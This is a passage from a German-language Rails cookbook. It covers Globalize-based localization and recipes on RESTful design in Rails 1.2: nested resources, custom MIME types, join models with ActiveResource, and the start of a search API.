Ihnen wird aufgefallen sein, dass der Stückpreis ein Integerfeld ist. Der Einsatz von Integerwerten verhindert Rundungsfehler, die beim Einsatz von Float-Werten (eine sehr, sehr schlechte Idee) für Geldwerte auftreten. Stattdessen speichern wir den Preis in Cent. Nach Abschluss der Migration modifizieren Sie die eigentliche Modellklasse so, dass der Preis auf eine locale-fähige Klasse abgebildet wird, die mit Globalize eingebunden wurde. (Beachten sie, dass das keine Währungsumrechnung durchführt, was den Rahmen dieses Rezepts sprengen würde.)

app/models/product.rb:

```
class Product < ActiveRecord::Base
  translates :name
  composed_of :unit_price, :class_name => "Globalize::Currency",
              :mapping => [ %w(unit_price cents) ]
end
```

Nun generieren Sie einen Controller, um die neuen linguistischen Fähigkeiten Ihrer Anwendung zu zeigen. Legen Sie einen `Products`-Controller mit einer `show`-Aktion an:

```
$ ruby script/generate controller Products show
```

Ändern Sie den Controller wie folgt:

app/controllers/products_controller.rb:

```
class ProductsController < ApplicationController
  def show
    @product = Product.find(params[:id])
  end
end
```

Sie können das Locale in einem `before_filter` in `ApplicationController` festlegen:

app/controllers/application.rb:

```
class ApplicationController < ActionController::Base
  before_filter :set_locale

  def set_locale
    headers["Content-Type"] = 'text/html; charset=utf-8'

    default_locale = Locale.language_code
    request_locale = request.env['HTTP_ACCEPT_LANGUAGE']
    request_locale = request_locale[/[^,;]+/] if request_locale

    @locale = params[:locale] ||
      session[:locale] ||
      request_locale ||
      default_locale

    session[:locale] = @locale

    begin
      Locale.set @locale
    rescue ArgumentError
      @locale = default_locale
      Locale.set @locale
    end
  end
end
```

Beachten Sie, dass der Content-Type-Header auf UTF-8-Codierung gesetzt wird. Abschließend modifizieren Sie den View:

app/views/products/show.rhtml:

```
<h1><%= @product.name.t %></h1>
<table>
<tr>
  <td><strong><%= 'Price'.t %>:</strong></td>
  <td><%= @product.unit_price %></td>
</tr>
<tr>
  <td><strong><%= 'Quantity'.t %>:</strong></td>
  <td><%= @product.quantity_on_hand.localize %></td>
</tr>
<tr>
  <td><strong><%= 'Modified'.t %>:</strong></td>
```

```
  <td><%= @product.updated_at.localize("%d %B %Y") %></td>
</tr>
</table>
```

Bevor Sie die Anwendung ausführen, müssen Sie Übersetzungen für die in dem Template enthaltenen Stringliterale `'Price'`, `'Quantity'` und `'Modified'` zur Verfügung stellen. Zu diesem Zweck starten Sie die Rails-Konsole:

```
$ ruby script/console
```

Geben Sie nun Folgendes ein:

```
>> Locale.set_translation('Price', Language.pick('es-ES'),'Precio')
>> Locale.set_translation('Quantity', Language.pick('es-ES'),'Cantidad')
>> Locale.set_translation('Modified', Language.pick('es-ES'),'Modificado')
```

Ihre Anwendung ist nun bereit. Starten Sie den Entwicklungsserver:

```
$ ruby script/server -d
```

Wenn Ihr Server wie üblich an Port 3000 läuft, wechseln Sie mit Ihrem Browser auf *http://localhost:3000/products/show/1*, um sich die englische Version anzusehen. Für die spanische Version verwenden Sie *http://localhost:3000/products/show/1?locale=es-ES*.

Diskussion

Abbildung 5-9 zeigt, wie Sie das Locale über einen Querystring festlegen können. Sie können den Standard-HTTP ACCEPT-LANGUAGE-Header verwenden. Explizite Parameter haben Vorrang vor den Standardeinstellungen, und die Anwendung kann immer auf `'en-US'` zurückgreifen, wenn einem die Dinge unheimlich werden.




Abbildung 5-9: Eine globalisierte Rails-Anwendung mit Inhalten auf Englisch und Spanisch

Sie können das Locale auch als Routen-Parameter einbinden, indem Sie *routes.rb* bearbeiten und die Standardroute anpassen.

config/routes.rb:

```
# Standardroute hat die niedrigste Priorität.
map.connect ':locale/:controller/:action/:id'
```

Der Zugriff auf die spanische Produktseite erfolgt hier mit *http://localhost:3000/es-ES/products/show/1*. Die Globalisierung verlangt in jeder Sprache und jedem Framework einigen Aufwand. Zwar unterstützt Ruby Unicode noch nicht korrekt, aber das Globalize-Plugin nimmt den meisten Lokalisierungsaufgaben den Schrecken.

Siehe auch

- GLoc-Plugin, *http://www.agilewebdevelopment.com/plugins/gloc*
- Localization Simplified-Plugin, *http://www.agilewebdevelopment.com/plugins/localization_simplified*
- Weitere Informationen und Beispiele zum Globalize-Plugin finden Sie auf *http://www.globalize-rails.org*.
- Die Dokumentation des Globalize-Plugins ist auch auf *http://globalize.rubyforge.org* verfügbar.

KAPITEL 6

REST-orientierte Entwicklung

6.0 Einführung

Von Ryan Daigle

Kurz vor der ersten Rails-Konferenz begann David Heinemeier Hansson seine Arbeit an einem grundlegend neuen Ansatz für den Entwurf und die Entwicklung von Rails-Anwendungen. Sein Vortrag auf dieser Konferenz hatte den Titel »Resources on Rails«. Darin stellte er die Idee einer ressourcenorientierten Rails-Entwicklung und einer Software-Architektur namens *Representational State Transfer*, kurz REST, vor.

REST ist eine Architektur, die ursprünglich von Roy Fielding in seiner Doktorarbeit (*http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm*) vorgestellt wurde. Sie erlaubt den Aufbau vollständiger und erweiterbarer Web-Dienste und -Anwendungen, die auf einer kleinen Menge grundlegender Operationen aufbauen. Diese Operationen sind die normalen HTTP-Request-Methoden (GET, POST, PUT, DELETE), von denen Sie möglicherweise nur mit GET und POST vertraut sind. Die Web-Entwicklung hat die vollständige HTTP-Spezifikation lange ignoriert und den GET- und POST-Methoden eine große Verantwortung auferlegt: Sie mussten die ganze Last des Anforderns und Sendens der Daten von und zu dynamischen Web-Anwendungen schultern. Aber diese Request-Methoden, diese Verben, bilden den Kern einer sehr einfachen, aber leistungsstarken Entwurfsmethodik.

REST ist eine Konversation

Bei REST geht es darum, HTTP-Requests in eine natürliche, der menschlichen Sprache ähnliche Struktur mit Verben und Nomen zu bringen. Die Verben einer REST-Konversation sind die vorhin erwähnten Request-Methoden, während die Nomen URIs sind, eindeutige Identifier für eine über das Web zugängliche Ressource. Der Begriff »Ressource« beschreibt dabei alles, was über das Web zugänglich ist: Denken Sie dabei an ein Buch auf Amazon oder einen Artikel auf eBay. Deren URIs sind Identifier für diese realen Elemente, diese Ressourcen.

Zu häufig ignorieren wir die grundlegende Satzstruktur, weil wir vergessen, dass Verben bestimmte Aktionen anzeigen, und stattdessen den URI nutzen, um unsere Wünsche auszudrücken. Was das aus technischer Sicht bedeutet, zeigt dieser Request:

```
GET "/books/destroy/1"
```

überlädt den URI. Ein URI sollte einen Zeiger auf eine Ressource darstellen, während dieser Request uns zwingt, sowohl die Ressource (ein bestimmtes Buch) als auch die für diese Ressource vorgesehene Aktion (destroy) anzugeben. Unser Ziel besteht darin, die Integrität von URIs als reine Nomen zu wahren, indem wir stattdessen den folgenden Request verwenden:

```
DELETE "/books/1"
```

Hier haben wir einen URI, der nur eine einzige Sache angibt: die Lage eines Buches. Die Request-Methode DELETE gibt die Aktion an, die mit diesem Buch durchzuführen ist.

Häufig hat es unvorhergesehene Konsequenzen, wenn die Request-Methoden nicht richtig verwendet werden, d.h., wenn GETs genutzt werden, um Ressourcen zu löschen oder zu modifizieren. Eine der bekanntesten Konsequenzen tritt ein, wenn Browser Seiten im Voraus laden (Page-fetching), die auf der aktuellen Seite des Benutzers verlinkt sind. Solche Tools finden alle mit GET angeforderten Ressourcen (Links) einer Seite und fordern sie an, in der Annahme, dass der Benutzer sie im Verlauf der Session einmal nutzt. Wenn Links zum Löschen eines Benutzers aber blind mittels GET konstruiert werden, dann ruft ein solcher Prefetch-Mechanismus die destruktiven oder modifizierenden Requests ab. Indem man sich strikt an REST hält und GETs nur für idempotente Requests verwendet, kann man solche ungewollt destruktiven Situationen vermeiden.

REST ist Design

An diesem Punkt könnten Sie sich fragen, ob es bei REST nur um die Semantik von HTTP geht. Nein, bei REST geht es nicht nur darum, die Grammatik von HTTP richtig anzuwenden, sondern es geht auch darum, das bewusst Kurze und Präzise der HTTP-Verben im Entwurf Ihrer Anwendungen nachzuahmen.

Bei gutem Design geht es nicht um die Schwierigkeiten bei der Lösung einfacher Aufgaben. Es geht um die Vereinfachung komplexer Aufgaben, also darum, Probleme auf die wirklich grundlegenden Dinge zu reduzieren, sodass sie richtig analysiert, richtig repräsentiert und richtig adressiert werden können. REST stellt uns ein Framework für einen einfachen, aber erweiterbaren Anwendungsentwurf zur Verfügung, indem es vorgibt, welche Aktionen eine Anwendung für eine Ressource vornehmen kann:

GET
: liest eine Ressource.

POST
: erzeugt eine Ressource.

PUT

editiert eine Ressource.

DELETE

löscht eine Ressource.

Viele andere gängige Requests lassen sich aus diesen Verben aufbauen. Die Suche ist beispielsweise das Einlesen einer Ressource, die bestimmte Kriterien erfüllt. Zur Freigabe eines Postings setzt man eigentlich nur die Freigabe-Eigenschaft auf wahr. Indem wir uns selbst zwingen, in dieser kurzen, aber vollständigen Sprache zu sprechen und zu denken, können wir auf einfachen Anwendungsdesigns aufbauend mit einfachen APIs vollständige Anwendungen entwickeln. Und indem wir an dieser einzigartig gut geeigneten und knappen Struktur festhalten, kann unser Framework die Grundlage bilden.

Rails und REST

Es gibt starke Parallelen zwischen den REST-Verben, den grundlegenden Rails-Controller-Aktionen (CRUD) und den ACID-Operationen von SQL. Was Rails so gut kann – nämlich eine schnelle und einfache Möglichkeit zum Abrufen der Daten aus einer Datenbank und deren Rückgabe an die Web-Schicht zur Verfügung zu stellen –, fügt sich wunderbar in diese Parallelen ein.

Abbildung 6-1 zeigt, wie die Verben von SQL (oder ACID) und HTTP einander entsprechen.

CRUD:	create	read	update	delete
HTTP:	POST	GET	PUT	DELETE
Rails-Action:	create	find	update	destroy
SQL:	INSERT	SELECT	UPDATE	DELETE

Abbildung 6-1: Literal, SQL- und HTTP-Verben

Durch den Einsatz des neuen Active Resource-Frameworks in Rails 1.2 und der REST-orientierten Features eröffnet Rails die Möglichkeit der Abbildung zwischen REST und SQL in einer reibungslos laufenden Umgebung. Der Entwickler erhält so für einen geringen Preis eine REST-orientierte Umgebung, die erweiterbar ist und zum Aufbau eigener Anwendungen genutzt werden kann.

Wird eine Ressource angefordert, dann wird häufig nicht die Ressource selbst an den Benutzer zurückgesendet. Stattdessen wird eine Repräsentation dieser Ressource zurückgegeben: häufig eine die Ressource beschreibende Webseite oder ein Image oder ein XML-

Dokument, das die Ressource strukturiert, oder das Ergebnis der durchgeführten Aktion. Das ist in Abbildung 6-2 dargestellt.




Abbildung 6-2: Beziehung zwischen Identifier, Ressource und Repräsentation

Bei Rails werden die verschiedenen Ressourcenrepräsentationen basierend auf Controller-Aktionen aufgebaut. Unterschiedliche Arten von Ressourcen können so eine gemeinsame Verarbeitungslogik nutzen. Die Implementierung wird aus den bereitgestellten Diensten abgeleitet.

6.1 Aufbau verschachtelter Ressourcen

Problem

Von Diego Scataglini

Die URLs Ihrer Anwendung sollen die Struktur Ihrer Modelle widerspiegeln. Besitzt ein Benutzer zum Beispiel viele Blogs, dann soll der Pfad auf einen bestimmten Blog die Form */users/1/blogs/1* haben.

Lösung

Dieses Rezept erwartet eine leere Rails-Anwendung und eine *database.yml*-Datei, die die Verbindung zu Ihrer Dateibank herstellt. Verwenden Sie den `scaffold_resource`-Generator, um Ihre Modelle, Views und Controller anzulegen:

```
$ ruby script/generate scaffold_resource User
$ ruby script/generate scaffold_resource Blog
```

Als Nächstes stellen Sie eine Beziehung zwischen den Modellen her:

app/models/user.rb:

```
class User < ActiveRecord::Base
  has_many :blogs
end
```

app/models/blog.rb:

```
class Blog < ActiveRecord::Base
  belongs_to :user
end
```

Nun müssen Sie die Migrations definieren und einige Testdaten erzeugen:

db/migrate/001_create_users.rb:

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :name, :string
    end
    User.create(:name => "Diego")
    User.create(:name => "Chris")
    User.create(:name => "Rob")
  end

  def self.down
    drop_table :users
  end
end
```

db/migrate/002_create_blogs.rb:

```
class CreateBlogs < ActiveRecord::Migration
  def self.up
    create_table :blogs do |t|
      t.column :title, :string
      t.column :user_id, :integer
    end
    User.find(1).blogs.create(:title => "Mein Arbeits-Blog")
    User.find(1).blogs.create(:title => "Mein Spass-Blog")
    User.find(2).blogs.create(:title => "Mein XML-Blog")
    User.find(3).blogs.create(:title => "Mein Rails Kochbuch-Blog")
  end

  def self.down
    drop_table :blogs
  end
end
```

Nun nutzen Sie rake zur Migration Ihrer Datenbank:

```
$ rake db:migrate
```

Nachdem das Schema angelegt ist, wird es Zeit, die verschachtelten Routen anzulegen:

config/routes.rb:

```
map.resources :users do |user|
  user.resources :blogs
end
```

An diesem Punkt arbeitet die gesamte CRUD-Funktionalität des `User`-Modells, und Sie sind schon auf der Zielgeraden. Ein paar Handgriffe am `BlogsController`, und auch dieser ist funktionsfähig. Sie müssen sicherstellen, dass Sie bei jedem Verweis auf ein `Blog`-Objekt auch angeben, wessen Blog es ist. Hier sehen Sie den modifizierten *blog_controller.rb* (der recht lang ist):

app/controllers/blog_controller.rb:

```
class BlogsController < ApplicationController
  # GET /blogs
  # GET /blogs.xml
  def index
    @user = User.find(params[:user_id])
    @blogs = Blog.find(:all,
                       :conditions => {:user_id => params[:user_id]})

    respond_to do |format|
      format.html # index.rhtml
      format.xml  { render :xml => @blogs.to_xml }
    end
  end

  # GET /blogs/1
  # GET /blogs/1.xml
  def show
    @blog = Blog.find(params[:id],
                       :conditions => {:user_id => params[:user_id]})
    respond_to do |format|
      format.html # show.rhtml
      format.xml  { render :xml => @blog.to_xml }
    end
  end

  # GET /blogs/new
  def new
    @blog = Blog.new(:user_id => params[:user_id])
  end

  # GET /blogs/1;edit
  def edit
    @blog = Blog.find(params[:id],
                       :conditions => {:user_id => params[:user_id]})
  end

  # POST /blogs
  # POST /blogs.xml
```

```
  def create
    @blog = Blog.new(params[:blog])
    @blog.user_id = params[:user_id]

    respond_to do |format|
      if @blog.save
        flash[:notice] = 'Blog erfolgreich angelegt.'

        format.html { redirect_to blog_path(@blog.user_id, @blog) }
        format.xml do
          headers["Location"] = blog_path(@blog.user_id, @blog)
          render :nothing => true, :status => "201 Created"
        end
      else
        format.html { render :action => "new" }
        format.xml  { render :xml => @blog.errors.to_xml }
      end
    end
  end

  # PUT /blogs/1
  # PUT /blogs/1.xml
  def update
    @blog = Blog.find(params[:id],
                      :conditions => {:user_id => params[:user_id]})

    respond_to do |format|
      if @blog.update_attributes(params[:blog])
        format.html { redirect_to blog_path(@blog.user_id, @blog) }
        format.xml  { render :nothing => true }
      else
        format.html { render :action => "edit" }
        format.xml  { render :xml => @blog.errors.to_xml }
      end
    end
  end

  # DELETE /blogs/1
  # DELETE /blogs/1.xml
  def destroy
    @blog = Blog.find(params[:id],
                      :conditions => {:user_id => params[:user_id]})
    @blog.destroy

    respond_to do |format|
      format.html { redirect_to blogs_url(@blog.user_id)   }
      format.xml  { render :nothing => true }
    end
  end
end
```

An diesem Punkt verfügen Sie über eine funktionierende XML-basierte REST-API. Sie können Ihre Anwendung testen, indem Sie WEBrick starten und mit Ihrem Browser auf *http://localhost:3000/users/1/blogs/1.xml* wechseln.

Um Ihre HTML-Views ans Laufen zu bringen, müssen Sie die vom Scaffold-Generator erzeugten Dateien auffüllen. Es ist wichtig, daran zu denken, dass die URL-Helper für Blogs eine Referenz auf den Benutzer und auf die Blog-Instanz benötigen, für die der Link generiert werden soll. In der Praxis heißt das, dass alle Referenzen auf `blogs_path(blog)` die Form `blogs_path(user, blog)` aufweisen müssen. Diese Änderung ist aufgrund der durch die Routen erzeugten verschachtelten Struktur notwendig. Hier sehen Sie einen beispielhaften View, der die `edit_blog_path`-Helper-Methode demonstriert:

app/views/blogs/show.rhtml:

```
<h1><%= @blog.title %> by <%= @blog.user.name %></h1>
<%= link_to 'Bearbeiten', edit_blog_path(@blog.user, @blog) %> |
<%= link_to 'Zurück', blogs_path %>
```

Diskussion

Den Schlüssel dieses Rezeptes bildet die Verschachtelung, die eintritt, wenn in *routes.rb* Blogs auf Benutzer abgebildet werden. Diese Änderung verlangt von Ihnen einen zusätzlichen Parameter beim Aufruf der Helper-Methoden, die durch den Aufruf von `map.resources` generiert wurden. Es ist sehr wichtig, dass Sie verstehen, wie Routen funktionieren.

Sollten Sie entscheiden, ein `Post`-Modell zu `Blog` hinzuzufügen (d.h., Blog `has_many :posts`), dann sieht das Routing wie folgt aus:

config/routes.rb:

```
map.resources :users do |user|
  user.resources :blogs do |blog|
    blog.resources :posts
  end
end
```

Der Pfad-Helper für Postings benötigt dann drei Parameter: `post_path(user, blog, post)`.

Siehe auch

- Rezept 6.5, »Komplexe, verschachtelte REST-Ressourcen verarbeiten«

6.2 Alternative Datenformate über den MIME-Typ unterstützen

Problem

Von Diego Scataglini

Ihre Anwendung soll sowohl HTML- als auch XML-Varianten Ihrer Modelle unterstützen. Zukünftig wollen Sie auch andere Varianten unterstützen, und das mit möglichst

wenig Änderungen am Code. Zum Beispiel wollen Sie PDF- oder vCard-Views hinzufügen.

Lösung

REST ist deswegen so schön und leistungsfähig, weil es einfach und flexibel ist. Zwar ist jede Ressource eindeutig zu adressieren, sie kann Client-Anwendungen aber in einer Vielzahl von Datenformaten angeboten werden. Rails erlaubt Ihnen das einfache Einbinden neuer Formate zur Darstellung Ihrer Daten durch die Registrierung eigener MIME-Typen. Bei diesem Rezept setzen wir voraus, dass ein Rails-Projekt angelegt und die Datenbank konfiguriert worden ist. Sie sollten mittels Scaffolding auch ein Modell namens `User` angelegt haben:

```
$ ruby script/generate scaffold_resource User first_name:string
```

Als Nächstes migrieren Sie die Datenbank:

```
$ rake db:migrate
```

Werfen Sie einen Block auf die `User Controller`-Datei, und Sie werden feststellen, dass sie bereits für die Verarbeitung mehrerer MIME-Typen vorbereitet ist. Hier sehen Sie zum Beispiel die `show`-Methode:

app/controllers/users_controller.rb

```
def show
  @user = User.find(params[:id])

  respond_to do |format|
    format.html # show.rhtml
    format.xml  { render :xml => @user.to_xml }
  end
end
```

Das Einbinden einer neuen Darstellung verlangt einfach nur die Registrierung innerhalb Ihrer Umgebung:

config/environment.rb

```
Mime::Type.register "text/x-vcard", :vcard
```

Nun können Sie ein neues Format in den Controller aufnehmen. Wir nehmen einfach mal an, dass Ihr `User`-Modell eine funktionierende `to_vcard`-Methode enthält:

app/controllers/users_controller.rb

```
def show
  @user = User.find(params[:id])

  respond_to do |format|
    format.html    # show.rhtml
    format.xml     { render :xml => @user.to_xml }
    format.vcard   { render :inline => @user.to_vcard }
  end
end
```

Dank der in Rails integrierten Unterstützung von MIME-Typen ist das Einbinden neuer Datenformate eine triviale Angelegenheit.

Diskussion

Von Haus aus unterstützt Rails drei MIME-Typen: HTML, JS und XML. So einfach wie es auch ist, zusätzliche MIME-Typen einzufügen, so bringt die Erweiterung der Format-Fähigkeiten der Anwendung noch einen zusätzlichen Touch Raffinesse. Sie könnten mobile Geräte, Ajax-Aufrufe CSV, VCF oder spezielle unternehmenseigene Typen unterstützen. Die Unterstützung eines eigenen Typs verlangt einfach nur die Aufnahme des MIME-Typs in die *environment.rb*-Datei:

config/environment.rb

```
Mime::Type.register "application/vnd.wap.xhtml+xml", :mobile
Mime::Type.register "text/csv", :csv
Mime::Type.register "text/x-vcard", :vcard
Mime::Type.register "application/x-meinefirma", :mycompany
```

Für jede Aktion, die für diese Typen erforderlich ist, nehmen Sie entsprechende Handler in Ihren `respond_to`-Block auf.

app/controllers/users_controller.rb

```
def show
  @user = User.find(params[:id])

  respond_to do |format|
    format.html # show.rhtml
    format.js   # renders show.rjs
    format.xml        { render :xml => @user.to_xml }
    format.yaml       { render :inline => @user.to_yaml }
    format.mobile     { render :layout => "mobile" }
    format.csv        { render :action => "show_csv" }
    format.vcard      { render :inline => @user.to_vcard }
    format.meinefirma { render :meinefirma => @user.to_meinefirma_dateiformat }
  end
end
```

Clients können eine bestimmte Darstellung einer Ressource einfach wählen, indem sie den Standard-HTTP-Accept-Header anpassen. Sie können sogar auf andere Formate zurückgreifen, falls das bevorzugte Format nicht verfügbar ist. Die neuen REST-Features von Rails bringen sehr viel Einfachheit und Eleganz in Ihre Anwendungen ein, indem sie die Leistungsfähigkeit von HTTP nutzen.

Siehe auch

- Eine vollständige Liste der MIME-Mediatypen finden Sie unter *http://www.iana.org/assignments/media-types*.

6.3 Modellierung REST-orientierter Beziehungen mit Join-Modellen

Problem

Von Diego Scataglini

Sie wollen eine REST-API-M-zu-M-Beziehung zwischen Modellen herstellen, während der REST-Ansatz erhalten bleiben soll. Zum Beispiel wollen Sie in Ihrer REST-API die Abonnement-Beziehung (`Subscription`) zwischen Benutzer (`User`) und Zeitschrift (`Magazine`) bekannt geben.

Lösung

Beginnen Sie damit, eine leere Rails-Anwendung anzulegen und die *database.yml* für den Datenbankzugriff zu konfigurieren. Ist die grundlegende Einrichtung erledigt, legen Sie die Kernmodelle für Ihre Anwendung an:

```
$ ruby script/generate scaffold_resource User
$ ruby script/generate scaffold_resource Magazine
```

Da Sie ein umfassendes Modell zur Darstellung der Beziehung zwischen `User` und `Magazine` aufbauen, führen Sie den `scaffold_resource`-Generator für das `Subscription`-Join-Modell aus:

```
$ ruby script/generate scaffold_resource Subscription
```

Als Nächstes bearbeiten Sie den Code für die Modelle, um deren Beziehungen herzustellen. Beachten Sie, wie der `:class_name`-Parameter es Ihnen ermöglicht, den natürlichsten Namen für die Beziehung zu wählen, unabhängig vom eigentlichen Namen der Modellklasse.

app/models/user.rb

```
class User < ActiveRecord::Base
  has_many :subscriptions
  has_many :magazines, :through => :subscriptions
end
```

app/models/magazine.rb

```
class Magazine < ActiveRecord::Base
  has_many :subscriptions
  has_many :subscribers, :through => :subscriptions
end
```

app/models/subscription.rb

```
class Subscription < ActiveRecord::Base
  belongs_to :subscriber,
     :class_name => "User", :foreign_key => "user_id"
```

```
  belongs_to :magazine
end
```

Als Nächstes müssen Sie das Datenbankschema in Ihren drei Migration-Dateien definieren und einige Testdaten für Benutzer und Zeitschriften anlegen. Die Abonnements legen Sie später mit Hilfe der REST-API an.

db/migrate/001_create_users.rb

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :login, :string
      t.column :email, :string
    end
    User.create(:login => "diego")
    User.create(:login => "rob")
    User.create(:login => "chris")
  end

  def self.down
    drop_table :users
  end
end
```

db/migrate/002_create_magazines.rb

```
class CreateMagazines < ActiveRecord::Migration
  def self.up
    create_table :magazines do |t|
      t.column :title, :string
    end
    Magazine.create(:title => "Rails Mag")
    Magazine.create(:title => "Ruby Red Babes")
  end

  def self.down
    drop_table :magazines
  end
end
```

db/migrate/003_create_subscriptions.rb

```
class CreateSubscriptions < ActiveRecord::Migration
  def self.up
    create_table :subscriptions do |t|
      t.column :user_id, :integer
      t.column :magazine_id, :integer
      t.column :subscription_type, :string
    end
  end

  def self.down
    drop_table :subscriptions
  end
end
```

Was noch zu tun bleibt, ist die Migration der Datenbank zur Generierung der Tabellen und Daten. Führen Sie nun den folgenden Befehl aus:

```
$ rake db:migrate
```

Ihre API ist nun bereit. Starten Sie den Entwicklungsserver:

```
$ ruby script/server -d
```

Um Ihre schicke, neue API zu nutzen und einige neue Zeitschriftenabos anzulegen, installieren Sie die noch unveröffentliche ActiveResource-Bibliothek. Führen Sie den folgenden Shell-Befehl aus:

```
$ svn co http://dev.rubyonrails.org/svn/rails/trunk/activeresource vendor/rails/activeresource
```

Nehmen Sie die folgende Veränderung an Ihrer Umgebung vor:

config/environment.rb

```
require "#{RAILS_ROOT}/vendor/rails/activeresource/lib/active_resource.rb"
```

Nun öffnen Sie einfach die Rails-Entwicklungskonsole und ahmen die folgende Session nach:

```
>> class Subscription < ActiveResource::Base
>> self.site = 'http://localhost:3000'
>> end
=> "subscription"
>> subscription = Subscription.new(:user_id => 1, :magazine_id => 2,
:subscription_type => "monthly")
=> #<Subscription:0x5843820 @attributes={"magazine_id"=>2, "user_id"=>1,
"subscription_type"=>"monthly"}, @prefix_options={}>
>> subscription.save
=> true
>> Subscription.find(1)
=> #<Subscription:0x5838aec @attributes={"id"=>"1", "magazine_id"=>"2",
"user_id"=>"1", "subscription_type"=>"monthly"}>
```

Diskussion

Der Grund, warum wir keine »Hat und gehört zu vielen«-Beziehung verwendet haben, besteht darin, dass Sie darauf nicht als Modellobjekt verweisen können. Das scheint eine wichtige Einschränkung zu sein, wenn die Beziehung selbst wichtige Charakteristika besitzt, die Sie nachhalten wollen. In unserem Abo-Szenario ist die Länge des Abonnements eine wichtige Information. Ein anderes typisches Beispiel ist ein Kredit, der grundsätzlich eine Beziehung zwischen einem Kreditnehmer und einem Kreditgeber darstellt, aber noch viele andere wichtige Aspekte mit sich bringt – wie Kredittyp, Kreditstatus (offen, geprüft, abgelehnt), Kreditrate, Vertragslänge und Vertragsende. Bei einfacheren Beziehungen, bei denen an der Schnittstelle zweier Modelle nichts weiter passiert, ist eine `has_and_belongs_to_many`-Beziehung vielleicht ausreichend:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :magazines
```

```
end
class Magazine < ActiveRecord::Base
  has_and_belongs_to_many :users
end
```

Ereignisse und Statusänderungen wie die Kündigung oder die vorläufige Aussetzung des Abonnements können ebenfalls schwer zu modellieren sein. Traditionell könnten Sie sich eine solche Kündigung als Aktion oder Verb vorstellen. Die REST-Philosophie betrachtet eine Kündigung hingegen als einfachen Wechsel des Abonnementstatus von aktiv zu annuliert. Kurz gesagt gibt es viele verschiedene Ansätze beim Entwurf und der Modellierung dieser Arten von Anwendungen. Der REST-Ansatz verlangt, dass Sie eine neue Sicht auf Ihre Anwendung übernehmen, aber Rails stellt gute Werkzeuge und architektonische Orientierungshilfen zur Verfügung, um diesen Wechsel so schmerzfrei wie möglich vollziehen zu können.

6.4 Mit REST-orientierten Ressourcen über einfaches CRUD hinaus

Problem

Von Diego Scataglini

Sie wollen eine REST-API für Ihre Webanwendung aufbauen, die über einfaches CRUD hinaus geht. Zum Beispiel wollen Sie Suchfunktionalität hinzufügen.

Lösung

Bei diesem Rezept wollen wir eine Schnittstelle anlegen, die die Suche nach Benutzern erlaubt. Generieren Sie eine leere Rails-Anwendung mit dem folgenden `rails`-Befehl, und konfigurieren Sie den Zugriff auf Ihre Datenbank. Als Nächstes führen Sie den `scaffold_resource`-Generator aus, um ein `User`-Modell anzulegen:

```
$ ruby script/generate scaffold_generator User
```

Nun definieren Sie einige Felder für das `User`-Modell:

db/migrate/001_create_users.rb:

```
class CreateUsers < ActiveRecord::Migration
  def self.up
    create_table :users do |t|
      t.column :login, :string
      t.column :email, :string
    end
    User.create(:login => "diego",
      :email => "diego@example.org")
    User.create(:login => "rob",
      :email => "rob@example.org")
```

```
    User.create(:login => "chris",
      :email => "chris@example.org")
  end

  def self.down
    drop_table :users
  end
end
```

und migrieren dann die Datenbank:

```
$ rake db:migrate
```

